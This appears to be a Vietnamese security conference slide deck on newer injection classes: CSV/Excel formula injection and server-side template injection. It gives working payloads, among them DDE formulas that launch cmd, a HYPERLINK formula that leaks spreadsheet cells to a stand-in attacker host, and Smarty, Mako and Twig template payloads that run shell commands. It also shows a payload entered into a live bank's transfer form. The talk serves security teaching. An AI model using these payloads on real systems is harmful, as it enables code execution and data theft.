

# Beyond classical injection methods

Part I

[g4mm4@vnsecurity.net](mailto:g4mm4@vnsecurity.net)

# About me

## #infosec XXX Injection - Be injection methods

Ngôn ngữ: VI Mức độ: Khó



**G4mm4** Trùm thị phi, VNSecurity

Một người giữ vai trò cầu nối của tất cả c  
Nam và trong khu vực. Dáng vẻ soái ca k  
mờ ám và khuất tất anh đã làm trong bón  
Internet.



**#trùmthịphi < WTF?**

# This talk is not about

- SQL Injection
- XXE Injection
- LDAP Injection
- XML/Xpath Injection
- ...



# New trends

- CSV/ Excel Macro injection
- Template Injection
- Array Injection
- Object Injection
- NoSQL injection
- ORM injection
- ...



# CSV Excel Macro Injection

# CSV Excel Macro Injection

HackerOne, Inc. (US) | https://hackerone.com/reports/116937

Search

ckerone

About Product ▾ Resources ▾ Pricing Contact Directory Blog

Matt (pr0tagon1st)

158 Reputation - 7.00 Signal 98th Percentile

#116937 Chat History CSV Export Excel Injection Vulnerability Share: [f](#) [t](#) [g+](#) [in](#) [y](#) [e](#)

State: Resolved (Closed)

Participants:

Disclosed publicly: April 5, 2016 4:48am +0700

Reported To: Zopim

Type: Command Injection

Bounty: \$100

[Collapse](#)

TIMELINE

pr0tagon1st submitted a report to Zopim. Feb 17th

I have found a vulnerability in the Chat History export function. If an attacker submits a special name (containing a system command) when chatting with an agent and that agent later exports the history of that chat to CSV, the resulting CSV may execute commands when opened. I have tested this using MS Excel 2013 on Windows 7.

Proof of Concept:

1. Open the dashboard as an agent and go to "Visitor List".
2. Select "Simulate Visitor". (This vulnerability works in a real scenario as well, simulating a visitor is just the easiest way to reproduce it).
3. As the simulated visitor, edit your name to "-2+3+cmd | ' /C calc'!G2" (without the double quotes).
4. End the chat.

# CSV Excel Macro Injection

HackerOne, Inc. (US) | https://hackerone.com/reports/124223 | Search |

**kerone** About Product ▾ Resources ▾ Pricing Contact Directory Blog Si

 **stewie** 449 Reputation - 3.93 Signal 90th Percentile 24.17 Impact 97th Percentile

#124223 CSV Injection via the CSV export feature Share:

State: Resolved (Closed) Participants:

Disclosed publicly: April 25, 2016 5:37pm +0700

Reported To: HackerOne

Type: Command Injection

Bounty: \$500

[Collapse](#)

**TIMELINE**

 **stewie** submitted a report to **HackerOne**. Mar 18th  
I've bypassed #111192 by using this string ";=cmd |' /C calc!A0" without doublequotes. Steps to reproduce are as in #111192. Tested in excel 2003-2013

 **stewie** posted a comment. Mar 18th (3 months ago)  
; in the beggining acts as a new cell separator

# CSV Excel Macro Injection

## Generic payload:

=cmd'/C calc'!A0

-2+3+cmd| /C calc'!A0

=HYPERLINK("https://Attacker.com/evil.html?data=&A1&A2,  
"Click to view additional information")

.....

# CSV Excel Macro Injection

1. The attacker creates data with a name **prefixed with a =** and containing a **malicious formula**
2. Someone (admin/victim) opens the CSV export and **ignores warnings** about the formulas that appear in the file

# CSV Excel Macro Injection

The screenshot shows a web browser displaying the DongA Bank website at <https://ebank.dongabank.com.vn/khcn/main#transfer>. The page title is "Chuyển tiền đến một tài khoản".

**Sidebar (Left):**

- HÔNG TIN TÀI KHOẢN
- HUYỀN TIỀN
  - Chuyển khoản trong hệ thống DongA Bank
  - Chuyển khoản ngoài hệ thống DongA Bank
  - Chuyển khoản từ tài khoản thẻ sang TK tiết kiệm tích lũy
  - Chuyển khoản từ 1 người đến nhiều người có TK thẻ DongA Bank
- HANH TOÁN HÓA ĐƠN
- HANH TOÁN KHOẢN VAY
- HANH TOÁN TRỰC TUYẾN
- UA THẺ TRẢ TRƯỚC
- ÁP TIỀN ĐIỆN TỬ
- ĐĂNG KÝ ONLINE
- ĐĂNG KÝ VAY MỤC ĐÍCH KHÁC

**Main Content Area:**

**Chuyển tiền đến một tài khoản**

**Tài khoản chuyển:** 0101467 [REDACTED] BÍCH

**Thông tin người nhận/dơn vị nhận** (có thể nhập hoặc chọn từ danh sách)  
 Nhập số tài khoản/số thẻ: 01014 [REDACTED]  
 Chọn từ danh sách (nếu có) Chọn

**Số tiền chuyển (VND)**: 50,000  
Năm mươi ngàn đồng

**Nội dung chuyển tiền**: =cmd| '/C ping 8.8.8.8' '!A0'

Số ký tự còn lại: 23

**Hạn mức giao dịch còn lại trong ngày (VND)**: 10,000,000

**Quý khách vui lòng lựa chọn phương thức xác thực bằng:**

SMS     Thẻ Xác Thực

**Buttons:** Chuyển tiền, Làm lại

# CSV Excel Macro Injection

Commercial Joint Stock... (VN) https://ebanking  
cn/main#transfer: | C Search ☆ | 📄 | 📎 | 📲 | 📁 | 🏠

THÔNG TIN TÀI KHOẢN +

CHUYỂN TIỀN +

- Chuyển khoản trong hệ thống
- Chuyển khoản ngoài hệ thống
- Chuyển khoản từ tài khoản thẻ sang TK tiết kiệm tích lũy
- Chuyển khoản từ 1 người đến nhiều người có TK thẻ DongA Bank

THANH TOÁN HÓA ĐƠN +

THANH TOÁN KHOẢN VAY +

THANH TOÁN TRỰC TUYẾN

MUA THẺ TRẢ TRƯỚC

NẠP TIỀN ĐIỆN TỬ +

VAY ONLINE +

ĐĂNG KÝ VAY MỤC ĐÍCH KHÁC

ĐĂNG KÝ THANH TOÁN TỰ ĐỘNG +

TIỆN ÍCH KHÁC +

THÔNG TIN TƯ VẤN +

Xác nhận chuyển tiền: Xác thực bằng SMS

Tài khoản chuyển 01014 [REDACTED]  
Tài khoản (số thẻ) nhận 01014 [REDACTED]  
Tên người nhận/đơn vị nhận HOÀN [REDACTED]  
Tỉnh/TP mở tài khoản nhận TP Hồ Chí Minh

Số tiền chuyển (VND) 50,000  
Phí chuyển tiền (VND) 0  
Tổng tiền (VND) 50,000  
Số tiền bằng chữ Năm mươi ngàn đồng  
Nội dung chuyển tiền =cmd|'C ping 8.8.8!'A0'

(Vui lòng tham khảo thêm [Biểu phí dịch vụ chuyển khoản](#))

Tự động lưu tên vào danh sách người nhận

Mã xác thực  ?

Xác nhận | Làm lại

Các bước thực hiện chuyển tiền 01 Nhập thông tin → 02 Xác thực → 03 Thành công

# CSV Excel Macro Injection

**Liệt kê giao dịch eBanking**

Quý khách vui lòng chọn khoảng thời gian không quá 90 ngày kể **Từ ngày...** Đến **ngày** để tra cứu thông tin giao dịch

Tài khoản

Loại giao dịch

Tài khoản đối ứng

Từ ngày

Đến ngày

**Lиет kê** **Làm lại**



STT	Thời gian giao dịch	Tài khoản nhận	Tên tài khoản	Ghi chú	Số tiền
1	<a href="#">09/06/2016 00:11:10</a>	01014	THỊNH	=cmd 'C ping 8.8.8.8'!A0'	50,000
2	<a href="#">08/06/2016 22:03:54</a>	01014	THỊNH	=cmd 'C notepad'!A0	50,000

Số lượng giao dịch  /trang

# CSV Excel Macro Injection

IL/USU/L Excel - transcri\_persoinal\_09-06-2016

File Edit View Insert Format Tools Data Window Help Type a question for help

SUM =cmd|?C notepad!AO

E F G

**CHUYÊN KHOÁN CỦA TÀI KHOẢN 0101467109**  
**NGÀY 10-05-2016 ĐẾN NGÀY 09-06-2016**

Tên tài khoản	Ghi chú	Số tiền
THỊNH	#REF!	50,000
		50,000

**Microsoft Excel**

Remote data not accessible.  
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.  
Start application 'CMD.EXE'?

Yes No



# CSV Excel Macro Injection

## Data hijacking

```
*userdata.csv x
Username,Password
John,abcde
Jane,pqrst
=HYPERLINK("http://localhost/test.html?leak=&A1&B1&A3&B3&A5&B5,"Error:please click for further information")",dummy
```


# CSV Excel Macro Injection

## Data hijacking

	A	B	C	D
1	Username	Password		
2				
3	John	abcde		
4				
5	Jane	pqrst		
6				
7	Error:please click for further information	dummy		
8				
9				

# CSV Excel Macro Injection

## Data hijacking



# Template Injection

# Template Injection

- .Client-side template injection
- .Server-side template injection

# Template Injection

kerOne, Inc. (US) | [https://hackerone.com/reports/125980?utm\\_source=h1&utm\\_medium=t](https://hackerone.com/reports/125980?utm_source=h1&utm_medium=t) |   Search  

Activity Directory Reports Dashboard



Orange Tsai (orange)

237

Reputation

#125980

uber.com may RCE by Flask Jinja2 Template Injection

Sh

State • Resolved (Closed)

Participants



Disclosed publicly April 7, 2016 4:15am +0700

Reported To Uber

Type Remote Code Execution

Bounty \$10,000

[Collapse](#)

## TIMELINE




orange submitted a report to Uber.

Hi, Uber Security Team

I found an RCE in rider.uber.com.

First, if you change your profile name to {{ '7'\*7 }}, and you will receive a mail

# Server-Side Template Injection




<#FREEMARKER>



.....


# Template Injection



Error 404

# Template Injection

Server-side template injection seems like XSS... But its more dangerous



# Template Injection

Server-side template injection seems like XSS... But its more dangerous



**Fatal error:** Uncaught Twig\_Error\_Syntax: Unexpected token "end of template" of value "" in "{{" at line 1. in /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php:190  
Stack trace: #0 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(84): Twig\_ExpressionParser->parsePrimaryExpression() #1 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php(41): Twig\_ExpressionParser->getPrimary() #2 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(144): Twig\_ExpressionParser->parseExpression() #3 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Parser.php(100): Twig\_Parser->subparse(NULL, false) #4 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(619): Twig\_Parser->parse(Object(Twig\_TokenStream)) #5 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(671): Twig\_Environment->parse(Object(Twig\_TokenStream)) #6 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/Environment.php(396): Twig\_Environment->compileSource('{{,'{{') #7 /Applications/XAMPP/xamppfiles/htdocs/trada/Twig/ExpressionParser.php on line 190




# Template Injection

```
1. <?php  
2. include 'Twig/Autoloader.php';  
3. Twig_Autoloader::register();  
4. $twig = new Twig_Environment(new Twig_Loader_String());  
5. echo $twig->render($_GET['msg']), array("name"=>"g4mm4"));  
6. ?>
```

# Template Injection

Server-side template injection seems like XSS... But its more dangerous




3333



# Template Injection

How to identify template engine?



# Template Injection

Exploiting **unsandboxed** template engines

**Smarty**

```
{php}echo `id`;{/php}
```

**Mako**

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

# Template Injection

Exploiting **sandboxed** template engines

```
public function getFilter($name)
{
    [snip]
    foreach ($this->filterCallbacks as $callback) {
        if (false !== $filter = call_user_func($callback, $name)) {
            return $filter;
        }
    }
    return false;
}

public function registerUndefinedFilterCallback($callable)
{
    $this->filterCallbacks[] = $callable;
}
```

**TWIG**

# Template Injection

Exploiting **sandboxed** template engines

**TWIG**

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}  
uid=1000(k) gid=1000(k) groups=1000(k),10(wheel)
```

# Array Injection

# ORM Injection

# NoSql Injection

g4mm4!  
your time  
is  
up!!!



# References

- [https://www.owasp.org/index.php/CSV\\_Excel\\_Macro\\_Injection](https://www.owasp.org/index.php/CSV_Excel_Macro_Injection)
- <http://www.contextis.com/resources/blog/comma-separated-vulnerabilities/>
- <https://pentestmag.com/formula-injection/>
- <https://gist.github.com/quantumfoam/fec4ab9083133523f489>
- <http://www.slideshare.net/mmetince/breaking-the-frameworks-core-phpkonf-2016?>
- <https://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-wp.pdf>
- <http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html>
- <https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/>

# Beyond classical injection methods

Part II

[g4mm4@vnsecurity.net](mailto:g4mm4@vnsecurity.net)